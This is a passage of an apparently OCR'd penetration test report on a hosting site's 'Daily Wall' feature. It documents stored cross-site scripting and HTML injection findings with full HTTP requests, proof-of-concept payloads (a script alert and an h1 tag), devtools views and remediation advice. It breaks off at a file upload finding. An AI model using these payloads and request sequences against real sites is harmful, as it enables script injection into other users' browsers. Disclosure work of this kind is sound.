
İmpact	Confidentiality, Integrity, Availability
CVE/CWE	CWE-79
Affected Systems	me.foomegahost.com

Description

XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

During the tests, it is detected that the there is Stored-XSS vulnerability in the "Daily Wall" function.



The Daily Wall is the a news center for all Foo Mega Host customers. Get all you latest news on finance, sports, relationship & career advice, etc.
You can also write your own news!

Figure 7 Cross Site Scripting (XSS) - Daily Wall


Below it has been given that the request and response during making a new post in Daily Wall:

```
POST /wall/savemessage.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/wall.php
```

```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=85bqf4p85mhdrdcgrmonm2vt30
Connection: close

message=test+message
```

```
HTTP/1.1 302 Moved Temporarily
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: ../wall.php
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 11:54:54 GMT
Connection: close
Content-Length: 134

<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a HREF="../wall.php">here</a></body>
```

You can see result of the request in the Daily Wall.


What community says

test test

30th of April 2021 at 04:54:54 AM

test message

Figure 8 Cross Site Scripting (XSS) - Daily Wall 2


Because there is lack of input validation, we change “message” parameter with a malicious javascript code and save post like that. İt is expected that the every user see a pop-up with a message “stored xss test”. Below it is given request and response for saving XSS payload.

```
POST /wall/savemessage.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 67
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
```

```
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/wall.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=85bqf4p85mhdrdcgrmonm2vt30
Connection: close

message=<script>alert("stored xss test")</script>
```

```
HTTP/1.1 302 Moved Temporarily
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: ../wall.php
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 12:01:03 GMT
Connection: close
Content-Length: 134

<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a HREF="../wall.php">here</a></body>
```

Here is it given the executing XSS when viewing the Daily Wall:



Not secure | me.foomegahost.com/wall.php

me.foomegahost.com says

stored xss test

Figure 9 Cross Site Scripting (XSS) - Executing Malicious JavaScript Code 1

Below you can see how payload stored actually and how post looks like:


Not secure | me.foomegahost.com
What community says
test test
30th of April 2021 at 05:01:03 AM
Elements Console Sources Network Performance Memory Application Security Lighthouse
Styles Computed Layout Event Listeners
Filter :hov .cls

```
▼<ol>
  ▼<li class="egg">
    ▼<div class="egg_Body">
      ▼<h3 class="egg_Message">
        ▼<div class="row-fluid item_storie">
            ::before
          ▶<div class="span2 image_storie">…</div>
          ▼<div class="span10">
            ▼<div class="info_storie">
                <span class="quote-arrow"></span>
              ▶<h4>…</h4>
              ▼<p> == $0
                  <script>alert("stored xss test")</script>
                  <br>
                </p>
              </div>
```

```
element.style {
}
.item_storie .info_storie p {        style.css:779
    font-size: 13px;
}
p {                                  style.css:112
    margin: ▶ 0 0 20px 0;
    padding: ▶ 0;
}
p {                                  bootstrap.css:547
    ~~margin: ▶ 0 0 10px;~~
}
```

```
… li.egg  div.egg_Body  h3.egg_Message  div.row-fluid.item_storie  div.span10  div.info_storie  p
```

Figure 10 Cross Site Scripting (XSS) - Executing Malicious JavaScript Code 2

Remediation

Here is the recommended remediation for XSS vulnerability:

Input validation before accepting and saving all user inputs, filter for special characters. Whitelisting method is recommending for remediation.
HTML Encode Before Inserting Untrusted Data into HTML Element Content
Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes
CSS Encode And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
Sanitize HTML Markup with a Library Designed for the Job

References	https://owasp.org/www-community/attacks/xss/ https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

1.4. HTML Injection

İmpact	Confidentiality, Integrity, Availability
CVE/CWE	CWE-530
Affected Systems	me.foomegehost.com

Description

HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user's session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page content seen by the victims.

During the tests, it is detected that the there is HTML injection vulnerability in the "Daily Wall" function.



The Daily Wall is the a news center for all Foo Mega Host customers.
Get all you latest news on finance, sports, relationship & career advice, etc.
You can also write your own news!

Figure 11 HTML Injection - Daily Wall 1


Below it has been given that the request and response during making a new post in Daily Wall:

```
POST /wall/savemessage.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://me.foomegahost.com/wall.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=85bqf4p85mhdrdcgrmonm2vt30
```

```
Connection: close

message=test+message
```

```
HTTP/1.1 302 Moved Temporarily
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: ../wall.php
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 11:54:54 GMT
Connection: close
Content-Length: 134

<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a HREF="../wall.php">here</a></body>
```

You can see result of the request in the Daily Wall.



test test

30th of April 2021 at 04:54:54 AM

test message

Figure 12 HTML Injection - Daily Wall 2

Because there is lack of input validation, we change “message” parameter with a malicious HTML code and save post like that. It is expected that the post message should looks different than the regular posts(bigger font). Below it is given request and response for saving HTML Injection payload.

```
POST /wall/savemessage.php HTTP/1.1
Host: me.foomegahost.com
Content-Length: 43
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://me.foomegahost.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Accept: text/html,application/xhtml
xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
```

```
Referer: http://me.foomegahost.com/wall.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=85bqf4p85mhdrdcgrmonm2vt30
Connection: close

message=<h1>HTML injection test<h1>
```

```
HTTP/1.1 302 Moved Temporarily
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: ../wall.php
Server: Microsoft-IIS/7.5
Date: Fri, 30 Apr 2021 11:56:47 GMT
Connection: close
Content-Length: 134

<head><title>Document Moved</title></head>
<body><h1>Object Moved</h1>This document may be found <a HREF="../wall.php">here</a></body>
```

Here is it given the result of HTML Injection when viewing the Daily Wall:





Figure 13 HTML Injection - Executing Malicious HTML Code 1

Below you can see how payload stored actually and how post looks like:



test test

30th of April 2021 at 04:56:47 AM

HTML injection test

```
::before
▶<div class="span2 image_storie">…</div>
▼<div class="span10">
  ▼<div class="info_storie">
     <span class="quote-arrow"></span>
    ▶<h4>…</h4>
     <p>
                                           </p>
     <h1>HTML injection test</h1> == $0
    ▼<h1>
       <br>
       <p></p>
     </h1>
   </div>
 </div>
 ::after
</div>
```

```
element.style {
}
h1, h2, h3, h4, h5, h6 {                    style.css:123
   font-weight: 600;
   line-height: 30px;
   padding: ▶ 5px 0 15px 0;
   margin: ▶ 0;
   color: #bcbcbc;
   font-family: 'OpenSansBold', Arial, sans-
      serif;
}
h1 {                                        style.css:116
   font-size: 24px;
```

… li.egg div.egg_Body h3.egg_Message div.row-fluid.item_storie div.span10 div.info_storie h1 …

Figure 14 HTML Injection - Executing Malicious HTML Code 2

Remediation

Here is the recommended remediation for HTML injection vulnerability:

You should filter metacharacters from user input.
HTML Encode Before Inserting Untrusted Data into HTML Element Content

References	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection https://owasp.org/www-project-application-security-verification-standard/

1.5. File Upload Restrictions Bypass

🟩🟩🟨🟧⬜

İmpact	Integrity, Availability
CVE/CWE	CWE-434
Affected Systems	me.foomegahost.com

Description

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

